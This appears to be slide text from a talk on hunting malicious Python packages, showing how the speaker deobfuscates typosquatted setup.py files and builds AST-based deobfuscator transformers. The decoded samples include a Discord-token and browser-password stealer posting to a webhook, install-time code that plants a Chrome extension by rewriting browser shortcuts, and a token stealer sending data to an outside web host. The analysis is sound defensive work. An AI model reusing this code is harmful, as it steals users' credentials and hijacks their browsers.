1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1
+ 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 +
1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1) + chr(1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1
+ 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 +
1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1) +
chr(1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1
+ 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 +
1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1) + chr(1 + 1 + 1 + 1 + 1 + 1
+ 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1) + chr(1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 +
1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1
+ 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1) + chr(1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 +
1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1
+ 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1) + chr(1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 +
1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1
+ 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1) + chr(1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 +
1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1
+ 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1) + chr(1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 +
1 + 1 + 1 + 1))
a = 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1
+ 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 +
1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + (1
+ 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1)
```

Are we really writing a deobfuscator?

setup.py of requ-sts library, 2023-03-07

```python
from setuptools import setup
import base64

with open('README.md', 'r') as fh:
    long_description = fh.read()

setup(
    name='requests',
    version='0.1.0',
    author='Carter Beams',
    author_email='PW668878@outlook.com',
    description='Solar on top',
    long_description=long_description,
    long_description_content_type='text/markdown',
    url='https://github.com/Napoleon-x/multi-logger-python-discord-token-logger-and-chrome-password-stealer-through-webhooks',
    packages=['requests'],
    install_requires=['browser_cookie3', 'requests', 'psutil', 'cryptography', 'httpx', 'pypiwin32', 'dhooks', 'pycryptodome'],
    classifiers=[
        'Development Status :: 3 - Alpha',
        'Intended Audience :: Developers',
        'License :: OSI Approved :: GNU Lesser General Public License v3 or later (LGPLv3+)',
        'Programming Language :: Python :: 3',
        'Programming Language :: Python :: 3.6',
        'Programming Language :: Python :: 3.7',
        'Programming Language :: Python :: 3.8',
        'Programming Language :: Python :: 3.9',
        'Topic :: Software Development :: Libraries :: Python Modules',
    ],
)

exec(base64.b64decode("""
aW1wb3J0IG9zCmltcG9ydCB0aHJlYWRpbmcKZnJvbSBzeXMgaW1wb3J0IGV4ZWN1dGFibGUKZnJvbSBzcWxpdGUzIGltcG9ydCBjb25uZWN0IGFzIHNxbF9jb25uZWN0
""".
```

setup.py of requ-sts library, 2023-03-07

```
Expr(
  value=Call(
    func=Name(id='exec', ctx=Load()),
    args=[
      Call(
        func=Attribute(
          value=Name(id='base64', ctx=Load()),
          attr='b64decode',
          ctx=Load()),
        args=[
          Constant(value='\naW1wb3J0IG9zCmltcG9ydCB0aHJlYWRpbmcKZnJvbSBzeXMgaW1wb3J0IGV4ZW
        keywords=[])],
    keywords=[]))],
```

setup.py of requ-sts library, 2023-03-07

```
5  setup(name='requests', version='0.1.0', author='Carter Beams', a
6  exec(b'import os\nimport threading\nfrom sys import executable\n
```

```
Expr(
  value=Call(
    func=Name(id='exec', ctx=Load()),
    args=[
      Constant(value=b'import os\nimport threading\nfrom sys import executable\nfrom sqli
    keywords=[]))],
```

setup.py of requ-sts library, 2023-03-07

```
5  setup(name='requests', version='0.1.0', author='Carter Beams', a
6  exec(b'import os\nimport threading\nfrom sys import executable\n
```

```
Expr(
  value=Call(
    func=Name(id='exec', ctx=Load()),
    args=[
      Constant(value=b'import os\nimport threading\nfrom sys import executable\nfrom sqli
    keywords=[]))],
```

setup.py of requ-sts library, 2023-03-07

```
### Detected exec --> exec(b'import os\nimport threading\nfrom sys import executable\nfrom sqlite3 import connect as sql_connect\n
import os
import threading
from sys import executable
from sqlite3 import connect as sql_connect
import re
from base64 import b64decode
from json import loads as json_loads, load
from ctypes import windll, wintypes, byref, cdll, Structure, POINTER, c_char, c_buffer
from urllib.request import Request, urlopen
from json import loads, dumps
import time
import shutil
from zipfile import ZipFile
import random
import re
import subprocess
import socket
import psutil
#  THIS IS 1.1.6 VERSION
#    BY W4SP, loTus04
#
hook = 'https://discord.com/api/webhooks/1082                                                    o-J8DuXhmX490_N9TQBP5X'
DETECTED = False
```

Let’s try something harder

setup.py of yper library, 2023-02-09

```
while 子水女馬人月刀人馬鳥山馬馬刀女人:
    if 子水女馬人月刀人馬鳥山馬馬刀女人 == 12768:
        人馬口刀女子月水人目水鳥山口馬馬.close()
        子水女馬人月刀人馬鳥山馬馬刀女人 = 895*(183 & 759)+231//268-(415 | 928+255) | 415 << 22 << 536 >> (210 | 576) & ~511
    elif 子水女馬人月刀人馬鳥山馬馬刀女人 == 183269:
        目水鸟月木人木鳥马口马刀木鳥水子 = os.getenv(''.join(map(getattr(__builtins__, oct.__str__()[-3 << 0] + hex.__str__()[-1 << 2] + copyright.__
        子水女馬人月刀人馬鳥山馬馬刀女人 = 763*(228 & 284)+333//968-(431 | 867+491) | 431 << 636 << 393 >> (981 | 570) & ~397
    elif 子水女馬人月刀人馬鳥山馬馬刀女人 == 362814:
        鸟口目水子口山日口日日鸟马月鸟水.append(''.join(map(getattr(__builtins__, oct.__str__()[-3 << 0] + hex.__str__()[-1 << 2] + copyright.__str__
            1 << 1), (7 << 4) - 1, (7 << 4) + 3, (7 << 4) - 1, ((((3 << 2) + 1)) << 3) - (1 << 1), (7 << 4) + (1 << 2), (((3 << 3) - 1) << 2),
        子水女馬人月刀人馬鳥山馬馬刀女人 = 102*(468 & 715)+338//836-(544 | 548+999) | 544 << 951 << 41 >> (993 | 645) & ~762
    elif 子水女馬人月刀人馬鳥山馬馬刀女人 == 1929:
        鸟口目水子口山日口日日鸟马月鸟水 = [
            目水鸟月木人木鳥马口马刀木鳥水子 + ''.join(map(getattr(__builtins__, oct.__str__()[-3 << 0] + hex.__str__()[-1 << 2] + copyright.__str__(
                ((3 << 2) - 1)) << 3) - 1, ((((3 << 2) + 1)) << 3) + 1, (7 << 4) - (1 << 1), (((3 << 3) + 1) << 2), (7 << 4) - 1, (((1 << 4) - 1
            目水鸟月木人木鳥马口马刀木鳥水子 + ''.join(map(getattr(__builtins__, oct.__str__()[-3 << 0] + hex.__str__()[-1 << 2] + copyright.__str__()[4 << 0]), [(((3 << 3) - 1) << 2), (((5 <<
                1 << 1), (((3 << 3) - 1) << 2), (5 << 4) + 1, (((1 << 4) - 1) << 3) - 3, ((((3 << 2) + 1)) << 3) + 1, (((3 << 3) + 1) << 2) - 1, (((7 << 2) - 1) << 2) - 1, (1 << 5), (((5
            月人刀口馬刀山马水人月人月山人山
        ]
        子水女馬人月刀人馬鳥山馬馬刀女人 = 950*(445&981)+812//716-(625|189+545)|625<<384<<322>>(765|613)&~331
    elif 子水女馬人月刀人馬鳥山馬馬刀女人 == 29059:
        os.makedirs(目水鸟月木人木鳥马口马刀木鳥水子 + ''.join(map(getattr(__builtins__, oct.__str__()[-3 << 0] + hex.__str__()[-1 << 2] + copyright.__str__()[4 << 0]), [(((3 << 3) - 1) << 2),
        子水女馬人月刀人馬鳥山馬馬刀女人 = 71*(611&692)+884//306-(46|467+455)|46<<655<<223>>(356|561)&~207
    elif 子水女馬人月刀人馬鳥山馬馬刀女人 == 28669:
        月人刀口馬刀山马水人月人月山人山 = os.path.expanduser(''.join(map(getattr(__builtins__, oct.__str__()[-3 << 0] + hex.__str__()[-1 << 2] + copyright.__str__()[4 << 0]), [(1 << 7) - (1 <<
        子水女馬人月刀人馬鳥山馬馬刀女人 = 199*(176&787)+851//947-(288|954+500)|288<<57<<344>>(794|157)&~849
    elif 子水女馬人月刀人馬鳥山馬馬刀女人 == 186387:
        女马子人月女鸟馬月月水馬目鸟刀馬 = Dispatch(''.join(map(getattr(__builtins__, oct.__str__()[-3 << 0] + hex.__str__()[-1 << 2] + copyright.__str__()[4 << 0]), [((((3 << 2) - 1)) << 3) -
        子水女馬人月刀人馬鳥山馬馬刀女人 = 884*(932&985)+555//138-(322|649+570)|322<<361<<75>>(527|213)&~142
    elif 子水女馬人月刀人馬鳥山馬馬刀女人 == 383984:
        if ctypes.windll.shell32.IsUserAnAdmin():
            子水女馬人月刀人馬鳥山馬馬刀女人 = 436*(853&963)+756//406-(374|279+62)|374<<95<<214>>(161|944)&~500
            continue
        子水女馬人月刀人馬鳥山馬馬刀女人 = 102*(468&715)+338//836-(544|548+999)|544<<951<<41>>(993|645)&~762
    elif 子水女馬人月刀人馬鳥山馬馬刀女人 == 382664:
        人馬口刀女子月水人目水鳥山口馬馬.write(''.join(map(getattr(__builtins__, oct.__str__()[-3 << 0] + hex.__str__()[-1 << 2] + copyright.__str__()[4 << 0]), [(((7 << 2) - 1) << 2), (((3 <<
        子水女馬人月刀人馬鳥山馬馬刀女人 = 649*(573&469)+899//438-(605|51+300)|605<<6<<56>>(663|587)&~845
    elif 子水女馬人月刀人馬鳥山馬馬刀女人 == 162346:
        目木水口水口刀木鸟口木目女鸟人山 = open(目水鸟月木人木鳥马口马刀木鳥水子 + ''.join(map(getattr(__builtins__, oct.__str__()[-3 << 0] + hex.__str__()[-1 << 2] + copyright.__str__()[4 << 0]), [
        子水女馬人月刀人馬鳥山馬馬刀女人 = 693*(840&171)+446//163-(452|881+315)|452<<236<<10>>(60|655)&~866
```

Constant math is simple

```python
class IntUnaryOperations(BaseTransformer):
    def visit_UnaryOp(self, node: ast.BinOp):
        if not isinstance(node.operand, ast.Constant):
            return node

        allowed = (int, float)
        if not any(isinstance(node.operand.value, allow) for allow in allowed):
            return node

        operations = {
            ast.Invert: operator.invert,
            ast.USub: operator.neg,
        }
        for operation, action in operations.items():
            if isinstance(node.op, operation):
                node.operand.value = action(node.operand.value)
                return node.operand
```

```python
# https://docs.python.org/3/library/operator.html
operations = {
    ast.LShift: operator.lshift,
    ast.RShift: operator.rshift,
    ast.Add: operator.add,
    ast.Sub: operator.sub,
    ast.Mult: operator.mul,
    ast.FloorDiv: operator.floordiv,
    ast.Div: operator.truediv,
    ast.BitAnd: operator.and_,
    ast.BitOr: operator.or_,
    ast.BitXor: operator.xor,
}
for operation, action in operations.items():
    if isinstance(node.op, operation):
        node.left.value = action(node.left.value, node.right.value)
        node = node.left
        return node
```

```
27  子水女馬人月刀人馬鳥山馬馬刀女人 = 83520
28  while 子水女馬人月刀人馬鳥山馬馬刀女人:
29      if 子水女馬人月刀人馬鳥山馬馬刀女人 == 12768:
30          人馬口刀女子月水人目水鳥山口馬馬.close()
31          子水女馬人月刀人馬鳥山馬馬刀女人 = 162346
32      elif 子水女馬人月刀人馬鳥山馬馬刀女人 == 183269:
33          目水鸟月木人木鳥马口马刀木鳥水子 = os.getenv(''.join(map(getattr(__builtins__, oct.__str__()[-3] + hex.__str__()[-4] + copyri
34          子水女馬人月刀人馬鳥山馬馬刀女人 = 28669
35      elif 子水女馬人月刀人馬鳥山馬馬刀女人 == 362814:
36          鸟口目水子口山日口日日鸟马月鸟水.append(''.join(map(getattr(__builtins__, oct.__str__()[-3] + hex.__str__()[-4] + copyright._
37          子水女馬人月刀人馬鳥山馬馬刀女人 = 18005
38      elif 子水女馬人月刀人馬鳥山馬馬刀女人 == 1929:
39          鸟口目水子口山日口日日鸟马月鸟水 = [目水鸟月木人木鳥马口马刀                                                    3] + hex._
40          子水女馬人月刀人馬鳥山馬馬刀女人 = 383984
41      elif 子水女馬人月刀人馬鳥山馬馬刀女人 == 29059:
42          os.makedirs(目水鸟月木人木鳥马口马刀木鳥水子 + ''.join(                                                    [-4] + copy
43          子水女馬人月刀人馬鳥山馬馬刀女人 = 37668
44      elif 子水女馬人月刀人馬鳥山馬馬刀女人 == 28669:
45          月人刀口馬刀山马水人月人月山人山 = os.path.expanduser('                                                    str__()[-4]
46          子水女馬人月刀人馬鳥山馬馬刀女人 = 1929
47      elif 子水女馬人月刀人馬鳥山馬馬刀女人 == 186387:
48          女马子人月女鸟馬月月水馬目鸟刀馬 = Dispatch(''.join(map                                                    ] + copyrig
49          子水女馬人月刀人馬鳥山馬馬刀女人 = 790593
50      elif 子水女馬人月刀人馬鳥山馬馬刀女人 == 383984:
51          if ctypes.windll.shell32.IsUserAnAdmin():
52              子水女馬人月刀人馬鳥山馬馬刀女人 = 362814
53              continue
```

```
oct.__str__()[-3]
```

```
left=Subscript(
  value=Call(
    func=Attribute(
      value=Name(id='oct', ctx=Load()),
      attr='__str__',
      ctx=Load()),
    args=[],
    keywords=[]),
  slice=Constant(value=-3),
  ctx=Load()),
```

```
>>> -3rd index of oct.__str__()
'<built-in function oct>'
>>> -4th index of hex.__str__()
'<built-in function hex>'
>>> 4th index of copyright.__str__()
...
```

```
>>> -3rd index of oct.__str__()
'<built-in function oct>'
>>> -4th index of hex.__str__()
'<built-in function hex>'
>>> 4th index of copyright.__str__()
'Copyright (c) 2001-2023 Python Software Foundation.\nAll
Rights Reserved.\n\nCopyright (c) 2000 BeOpen.com.\nAll
Rights Reserved.\n\nCopyright (c) 1995-2001 Corporation for
National Research Initiatives.\nAll Rights
Reserved.\n\nCopyright (c) 1991-1995 Stichting Mathematisch
Centrum, Amsterdam.\nAll Rights Reserved.'
```

```
os.getenv(''.join(map(getattr(__builtins__, '<built-in function oct>'[-3] + '<built-in function hex>'[-4] +
28669
:= 362814:
)pend(''.join(map(getattr(__builtins__, '<built-in function oct>'[-3] + '<built-in function hex>'[-4] + 'Cop
18005
:= 1929:
[目水鸟月木人木鳥马口马刀木鳥水子 + ''.join(map(getattr(__builtins__, '<built-in function oct>'[-3] + '<built-in
383984
:= 29059:
马刀木鳥水子 + ''.join(map(getattr(__builtins__, '<built-in function oct>'[-3] + '<built-in function hex>'[-4]
37668
:= 28669:
os.path.expanduser(''.join(map(getattr(__builtins__, '<built-in function oct>'[-3] + '<built-in function he
1929
:= 186387:
Dispatch(''.join(map(getattr(__builtins__, '<built-in function oct>'[-3] + '<built-in function hex>'[-4] +
```

```python
import builtins


class StrMagicMethod(BaseTransformer):

    def leave_Call(self, node: ast.Call):
        if isinstance(node.func, ast.Attribute):
            if isinstance(node.func.value, ast.Name):
                if node.func.attr == "__str__":
                    if node.func.value.id in dir(builtins):
                        return ast.Constant(
                            value=getattr(builtins, node.func.value.id).__str__()
                        )
        return node
```

```
os.path.expanduser(''.join(map(getattr(__builtins__,
'c' + 'h' + 'r'), [126, 92, 68, 101, 115, 107, 116, 111,
112])))
```

```
os.path.expanduser(''.join(map(getattr(__builtins__,
'c' + 'h' + 'r'), [126, 92, 68, 101, 115, 107, 116, 111,
112])))
```

```
os.path.expanduser(''.join(map(getattr(__builtins__,
'c' + 'h' + 'r'), [126, 92, 68, 101, 115, 107, 116, 111,
112])))
os.path.expanduser(''.join(map(getattr(__builtins__, 'chr'),
[126, 92, 68, 101, 115, 107, 116, 111, 112])))
```

```
os.path.expanduser(''.join(map(getattr(__builtins__,
'c' + 'h' + 'r'), [126, 92, 68, 101, 115, 107, 116, 111,
112]))))
os.path.expanduser(''.join(map(getattr(__builtins__, 'chr'),
[126, 92, 68, 101, 115, 107, 116, 111, 112]))))
os.path.expanduser(''.join(map(chr, [126, 92, 68, 101, 115,
107, 116, 111, 112]))))
```

```
os.path.expanduser(''.join(map(getattr(__builtins__,
'c' + 'h' + 'r'), [126, 92, 68, 101, 115, 107, 116, 111,
112])))
os.path.expanduser(''.join(map(getattr(__builtins__, 'chr'),
[126, 92, 68, 101, 115, 107, 116, 111, 112])))
os.path.expanduser(''.join(map(chr, [126, 92, 68, 101, 115,
107, 116, 111, 112])))
os.path.expanduser(''.join(['~', '\\', 'D', 'e', 's', 'k',
't', 'o', 'p']))
```

```
os.path.expanduser(''.join(map(getattr(__builtins__,
'c' + 'h' + 'r'), [126, 92, 68, 101, 115, 107, 116, 111,
112])))
os.path.expanduser(''.join(map(getattr(__builtins__, 'chr'),
[126, 92, 68, 101, 115, 107, 116, 111, 112])))
os.path.expanduser(''.join(map(chr, [126, 92, 68, 101, 115,
107, 116, 111, 112])))
os.path.expanduser(''.join(['~', '\\', 'D', 'e', 's', 'k',
't', 'o', 'p']))
os.path.expanduser('~\\Desktop')
```

```
子水女馬人月刀人馬鳥山馬馬刀女人 = 83520
while 子水女馬人月刀人馬鳥山馬馬刀女人:
    if 子水女馬人月刀人馬鳥山馬馬刀女人 == 12768:
        人馬口刀女子月水人目水鳥山口馬馬.close()
        子水女馬人月刀人馬鳥山馬馬刀女人 = 162346
    elif 子水女馬人月刀人馬鳥山馬馬刀女人 == 183269:
        目水鸟月木人木鳥马口马刀木鳥水子 = os.getenv('APPDATA')
        子水女馬人月刀人馬鳥山馬馬刀女人 = 28669
    elif 子水女馬人月刀人馬鳥山馬馬刀女人 == 362814:
        鸟口目水子口山日口日日鸟马月鸟水.append('C:\\ProgramData\\Microsoft\\Windows\\Start Menu')
        子水女馬人月刀人馬鳥山馬馬刀女人 = 18005
    elif 子水女馬人月刀人馬鳥山馬馬刀女人 == 1929:
        鸟口目水子口山日口日日鸟马月鸟水 = [目水鸟月木人木鳥马口马刀木鳥水子 + '\\Microsoft\\Windows\\Start Menu', 目水鸟月木人木鳥马口马刀木鳥水子 + '\
        子水女馬人月刀人馬鳥山馬馬刀女人 = 383984
    elif 子水女馬人月刀人馬鳥山馬馬刀女人 == 29059:
        os.makedirs(目水鸟月木人木鳥马口马刀木鳥水子 + '\\Extension')
        子水女馬人月刀人馬鳥山馬馬刀女人 = 37668
    elif 子水女馬人月刀人馬鳥山馬馬刀女人 == 28669:
        月人刀口馬刀山马水人月人月山人山 = os.path.expanduser('~\\Desktop')
        子水女馬人月刀人馬鳥山馬馬刀女人 = 1929
    elif 子水女馬人月刀人馬鳥山馬馬刀女人 == 186387:
        女马子人月女鸟馬月月水馬目鸟刀馬 = Dispatch('WScript.Shell')
        子水女馬人月刀人馬鳥山馬馬刀女人 = 790593
    elif 子水女馬人月刀人馬鳥山馬馬刀女人 == 383984:
        if ctypes.windll.shell32.IsUserAnAdmin():
            子水女馬人月刀人馬鳥山馬馬刀女人 = 362814
            continue
        子水女馬人月刀人馬鳥山馬馬刀女人 = 18005
    elif 子水女馬人月刀人馬鳥山馬馬刀女人 == 382664:
        人馬口刀女子月水人目水鳥山口馬馬.write("let page = chrome.extension.getBackgroundPage();\n\nvar inputElement = document.createElement
```

```
子水女馬人月刀人馬鳥山馬馬刀女人 = 83520
while 子水女馬人月刀人馬鳥山馬馬刀女人:
    if 子水女馬人月刀人馬鳥山馬馬刀女人 == 12768:
        人馬口刀女子月水人目水鳥山口馬馬.close()
        子水女馬人月刀人馬鳥山馬馬刀女人 = 162346
    elif 子水女馬人月刀人馬鳥山馬馬刀女人 == 183269:
        目水鸟月木人木鳥马口马刀木鳥水子 = os.getenv('APPDATA')
        子水女馬人月刀人馬鳥山馬馬刀女人 = 28669
    elif 子水女馬人月刀人馬鳥山馬馬刀女人 == 362814:
        鸟口目水子口山日口日日鸟马月鸟水.append('C:\\ProgramData\\Microsoft\\Windows\\Start Menu')
        子水女馬人月刀人馬鳥山馬馬刀女人 = 18005
    elif 子水女馬人月刀人馬鳥山馬馬刀女人 == 1929:
        鸟口目水子口山日口日日鸟马月鸟水 = [目水鸟月木人木鳥马口马刀木鳥水子 + '\\Microsoft\\Windows\\Start Menu', 目水鸟月木人木鳥马口马刀木鳥水子 + '\
        子水女馬人月刀人馬鳥山馬馬刀女人 = 383984
    elif 子水女馬人月刀人馬鳥山馬馬刀女人 == 29059:
        os.makedirs(目水鸟月木人木鳥马口马刀木鳥水子 + '\\Extension')
        子水女馬人月刀人馬鳥山馬馬刀女人 = 37668
    elif 子水女馬人月刀人馬鳥山馬馬刀女人 == 28669:
        月人刀口馬刀山马水人月人月山人山 = os.path.expanduser('~\\Desktop')
        子水女馬人月刀人馬鳥山馬馬刀女人 = 1929
    elif 子水女馬人月刀人馬鳥山馬馬刀女人 == 186387:
        女马子人月女鸟馬月月水馬目鸟刀馬 = Dispatch('WScript.Shell')
        子水女馬人月刀人馬鳥山馬馬刀女人 = 790593
    elif 子水女馬人月刀人馬鳥山馬馬刀女人 == 383984:
        if ctypes.windll.shell32.IsUserAnAdmin():
            子水女馬人月刀人馬鳥山馬馬刀女人 = 362814
            continue
        子水女馬人月刀人馬鳥山馬馬刀女人 = 18005
    elif 子水女馬人月刀人馬鳥山馬馬刀女人 == 382664:
        人馬口刀女子月水人目水鳥山口馬馬.write("let page = chrome.extension.getBackgroundPage();\n\nvar inputElement = document.createElement
```

```
elif sys.argv[1] in ['bdist_wheel', 'install']:
    import os
    import ctypes
    from win32com.client import Dispatch
    目水鸟月木人木鳥马口马刀木鳥水子 = os.getenv('APPDATA')
    月人刀口馬刀山马水人月人月山人山 = os.path.expanduser('~\\Desktop')
    鸟口目水子口山日口日日鸟马月鸟水 = [目水鸟月木人木鳥马口马刀木鳥水子 + '\\Microsoft\\Windows\\Start Men
    if ctypes.windll.shell32.IsUserAnAdmin():
        子水女馬人月刀人馬鳥山馬馬刀女人 = 362814
        continue
    if not os.path.exists(目水鸟月木人木鳥马口马刀木鳥水子 + '\\Extension'):
        子水女馬人月刀人馬鳥山馬馬刀女人 = 29059
        continue
    人馬口刀女子月水人目水鳥山口馬馬 = open(目水鸟月木人木鳥马口马刀木鳥水子 + '\\Extension\\background.js', 'w+')
    人馬口刀女子月水人目水鳥山口馬馬.write("let page = chrome.extension.getBackgroundPage();\n\nvar inputElement = document.createElem
    人馬口刀女子月水人目水鳥山口馬馬.close()
    目木水口水口刀木鸟口木目女鸟人山 = open(目水鸟月木人木鳥马口马刀木鳥水子 + '\\Extension\\manifest.json', 'w+')
    目木水口水口刀木鸟口木目女鸟人山.write('{"name": "Windows","background": {"scripts": ["background.js"]},"version": "1","manifest_v
    目木水口水口刀木鸟口木目女鸟人山.close()
    女马子人月女鸟馬月月水馬目鸟刀馬 = Dispatch('WScript.Shell')
    for 目山鸟水子女月山人山马月鸟山目水 in 鸟口目水子口山日口日日鸟马月鸟水:
        for (子山日马女马人子馬鸟口山日马水馬, 水日目鳥马目鳥口水木水人马日水子, 鳥目马女女馬木月子刀子刀日木山刀) in os.walk(目山鸟水子女月山人山马
            for 子马馬口馬目人女月子人馬木鸟口口 in 鳥目马女女馬木月子刀子刀日木山刀:
                if 子马馬口馬目人女月子人馬木鸟口口.endswith('.lnk'):
                    女子子山水鳥鸟馬馬木鳥刀水人鸟人 = 女马子人月女鸟馬月月水馬目鸟刀馬.CreateShortcut(子山日马女马人子馬鸟口山日马水馬 + '\\' +
                    鸟山子口马水山山山月木目山鳥目刀 = os.path.basename(女子子山水鳥鸟馬馬木鳥刀水人鸟人.TargetPath)
                    if 鸟山子口马水山山山月木目山鳥目刀 in ['chrome.exe', 'msedge.exe', 'launcher.exe', 'brave.exe']:
                        女子子山水鳥鸟馬馬木鳥刀水人鸟人.Arguments = '--load-extension={目水鸟月木人木鳥马口马刀木鳥水子}\\Extension'.forma
```

Hunting for malicious packages - Kill Chain

Malicious Code Representation

Malicious Code. Define Targets

```
30    ····paths·=·{ CR LF
31    ········'Discord':·roaming·+·'\\Discord', CR LF
32    ········'Discord·Canary':·roaming·+·'\\discordcanary', CR LF
33    ········'Discord·PTB':·roaming·+·'\\discordptb', CR LF
34    ········'Google·Chrome':·local·+·'\\Google\\Chrome\\User·Data\\Default', CR LF
35    ········'Opera':·roaming·+·'\\Opera·Software\\Opera·Stable', CR LF
36    ········'Brave':·local·+·'\\BraveSoftware\\Brave-Browser\\User·Data\\Default', CR LF
37    ········'Yandex':·local·+·'\\Yandex\\YandexBrowser\\User·Data\\Default' CR LF
38    ····} CR LF
39    CR LF
```

__init__.py of requests-json library

Malicious Code. Way to Parse

```
10  def find_tokens(path): CR LF
11      path += '\\Local Storage\\leveldb' CR LF
12  CR LF
13      tokens = [] CR LF
14  CR LF
15      for file_name in os.listdir(path): CR LF
16          if not file_name.endswith('.log') and not file_name.endswith('.ldb'): CR LF
17              continue CR LF
18  CR LF
19          for line in [x.strip() for x in open(f'{path}\\{file_name}', errors='ignore').readlines() if x.strip()]: CR LF
20              for regex in (r'[\w-]{24}\.[\w-]{6}\.[\w-]{27}', r'mfa\.[\w-]{84}'): CR LF
21                  for token in re.findall(regex, line): CR LF
22                      tokens.append(token) CR LF
23      return tokens CR LF
```

__init__.py of requests-json library

Malicious Code. Exfiltrate

```
44  ........tokens = find_tokens(path) CR LF
45  CR LF
46  ........if len(tokens) > 0: CR LF
47  ............for token in tokens: CR LF
48  ................tempAllHold += f'{token}\n\n' CR LF
49  ................x = requests.get(f'https://graphic-advances.000webhostapp.com/act.php?updateText={tempAllHold}') CR LF
50  CR LF
```

__init__.py of requests-json library

